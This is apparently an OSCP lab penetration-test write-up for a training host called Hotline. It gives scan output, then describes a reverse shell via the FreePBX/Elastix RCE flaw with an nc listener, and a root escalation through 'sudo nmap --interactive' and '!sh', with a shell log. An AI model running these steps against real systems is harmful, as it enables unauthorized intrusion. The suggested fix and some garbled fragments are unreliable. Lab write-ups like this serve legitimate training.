Pentesting of OSCP box August 31, 2020

During this penetration test, OS-83943 was able to successfully gain administrative level access of the target system named Hotline.thinc.local (10.11.1.217).

The target was selected by instructors to have the name "Hotline", and using a host ping to the DNS server at 10.11.1.220, the IP address of Hotline was confirmed to be at 10.11.1.217 on the thinc.local network.

The initial scans of the target involved the usual: nmap to check ports and weaknesses, nikto to further elaborate weaknesses, and dirb wordlist to enumerate possible hidden website extensions.

<SCREENSHOT>

Initial results of scans:

Server IP Address	Ports Open	Services/Banners
10.11.1.217	22/tcp	OpenSSH 4.3 (protocol 2.0)
	25/tcp	smtp?
	80/tcp	http Apache https 2.2.3
	110/tcp	pop3?
	111/tcp	rpcbind
	143/tcp	imap?
	443/tcp	ssl/https?
	993/tcp	imaps?
	995/tcp	pop3s?
	3306/tcp	mysql?
	4445/tcp	upnotifyp?

Not shown: 989 closed ports

Service Enumeration


Through nmap and nikto scans, the server was found to be running an outdated Apache/2.2.3 (CentOS), which had flaws that could be exploited. For instance:

"+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST


+ OSVDB-3268: /icons/: Directory indexing found."

Surfing over to the website at 10.11.1.217:80, the user discovers a VoIP service (meaning that communication is transmitted via internet data transfers). The had very loose privileges that an ordinary try-and-see approach on the user name and password of ("admin" and "admin") was successful in logging in any user to the website. If it had been needed, there were several tools that would have been deployed to hack the username and password. Even with a lot of open ports to choose from, the main focus was the website as there is a lot of information to be gathered and used.



```
kali@kali:~$ host hotline.thinc.local 10.11.1.220
Using domain server:
Name: 10.11.1.220
Address: 10.11.1.220#53
Aliases:

hotline.thinc.local has address 10.11.1.217


kali@kali:~$ nmap -A 10.11.1.217
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-31 23:12 EDT
Nmap scan report for 10.11.1.217
Host is up (0.044s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 1a:f6:e5:4c:f5:65:5c:a3:79:ce:e1:30:f9:5a:9c:af (DSA)
|_  2048 b1:9e:c8:ea:eb:4c:fc:55:cb:1e:4d:4c:40:6e:80:f2 (RSA)
25/tcp   open  smtp?
|_smtp-commands: hotline.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHAN
CEDSTATUSCODES, 8BITMIME, DSN,
80/tcp   open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.11.1.217/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp  open  pop3?
111/tcp  open  rpcbind    2 (RPC #100000)
143/tcp  open  imap?
443/tcp  open  ssl/https?
|_ssl-date: 2020-09-01T07:16:41+00:00; +3h59m41s from scanner time.
993/tcp  open  imaps?
995/tcp  open  pop3s?
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
4445/tcp open  upnotifyp?
Service Info: Host: 127.0.0.1

Host script results:
|_clock-skew: 3h59m40s

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1471.28 seconds
kali@kali:~$ 
```

```
DIRB v2.22
By The Dark Raver
-----------------


(!) FATAL: Invalid URL format: -host/
    (Use: "http://host/" or "https://host/" for SSL)
kali@kali:~$ dirb -host http://10.11.1.217


                'stats_reqs' => 279,
                'uri' => '/index.xml',
                'code' => 302,
                'protocol' => 'HTTP',
                'version' => '1.1',
                'http_eol' => "\r\n",
                'message' => 'Found',
                'stats_syns' => 279,
                'uri_requested' => '/index.xml',
                'header_order' => [
                        'date',
                        'server',
                        'location',
                        'content-length',
                        'connection',
                        'content-type'
                ],
                'lowercase_incoming_headers' => 1
        }
};
^Ckali@kali:~$ nikto -h 10.11.1.217
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.11.1.217
+ Target Hostname:    10.11.1.217
+ Target Port:        80
+ Start Time:         2020-08-31 23:59:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.3 (CentOS)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
 to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to r
ender the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://10.11.1.217/
```



Details of package versions (Text Mode)

Name	Package Name	Version	Release
Kernel			
	Linux(i386)	2.6.18	238.12.1.el5
Name	Package Name	Version	Release
Elastix			
	elastix	2.2.0	14
	elastix-firstboot	2.2.0	5
	elastix-system	2.2.0	14
	elastix-email_admin	2.2.0	9
	elastix-vtigercrm	5.1.0	8
	elastix-extras	2.0.4	4
	elastix-asterisk-sounds	1.2.3	1
	elastix-my_extension	2.2.0	5
	elastix-agenda	2.2.0	5
	elastix-a2billing	1.8.1	16
	elastix-addons	2.2.0	4
	elastix-im	2.0.4	2
	elastix-pbx	2.2.0	14
	elastix-security	2.2.0	7
	elastix-reports	2.2.0	6
	elastix-fax	2.2.0	4
Name	Package Name	Version	Release
RounCubeMail			
	RoundCubeMail	0.3.1	10
Name	Package Name	Version	Release
Mail			
	postfix	2.3.3	2.3.el5_6
	cyrus-imapd	2.3.7	7.el5_6.4
Name	Package Name	Version	Release
IM			
	openfire	3.5.1	2
Name	Package Name	Version	Release
FreePBX			
	freePBX	2.8.1	7
Name	Package Name	Version	Release
Asterisk			
	asterisk	1.8.7.0	0
	asterisk-perl	0.10	2
	asterisk-addons	1.8.7.0	0
Name	Package Name	Version	Release
FAX			
	hylafax	4.3.10	2rhel5
	iaxmodem	1.2.0	1.1
Name	Package Name	Version	Release
DRIVERS			

Low-Privilege Shell

Vulnerability Exploited: *FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution (CVE: 2012-4869, EDB-ID 18650)*

Description of Vulnerability: *Remote code execution to attain a reverse shell payload*

Severity: *High*

Vulnerability Fix: *Update your Apache*


Proof of Concept: *Created a reverse shell by altering a python script found on* exploitdb.com

Details: *Uploaded the altered python script via local server and ran it on the Hotline website using the CallMe recordings page php (refreshing to send shell) while setting up a listener to access server on the command line using nc -nlvp plus the port*

Privilege Escalation

The same exploit website allowed for privilege escalation via the nmap bash command "nmap> !sh" which made the user root immediately.

Image of proof.txt:(from earlier)



```
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
# id
# uid=100(asterisk) gid=101(asterisk)
# sudo nmap --interactive

# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
# Welcome to Interactive Mode -- press h <enter> for help
# nmap> !sh
# id
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
~
~
~
~
:'<,'>

ls
sess_43mm6sdjgats9d6snkr4i9vqi0
sess_ar20v4il234lcb2fr8p7lcjl75
sess_emmmtaii2ifp9vp1cfk9p6t694
sess_ercngl70732q5c5moaks14a0m0
sess_fgmgh811jg3k7gk63rffr662s3
vmware-root
ifconfig
ls
sess_43mm6sdjgats9d6snkr4i9vqi0
sess_ar20v4il234lcb2fr8p7lcjl75
sess_emmmtaii2ifp9vp1cfk9p6t694
sess_ercngl70732q5c5moaks14a0m0
sess_fgmgh811jg3k7gk63rffr662s3
vmware-root
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
md5sum /root/proof.txt
e69c134b22281ff4037e122669f79b4f  /root/proof.txt
ifconfig
```

Not Found

d was not found on this server.

at 10.11.1.217 Port 443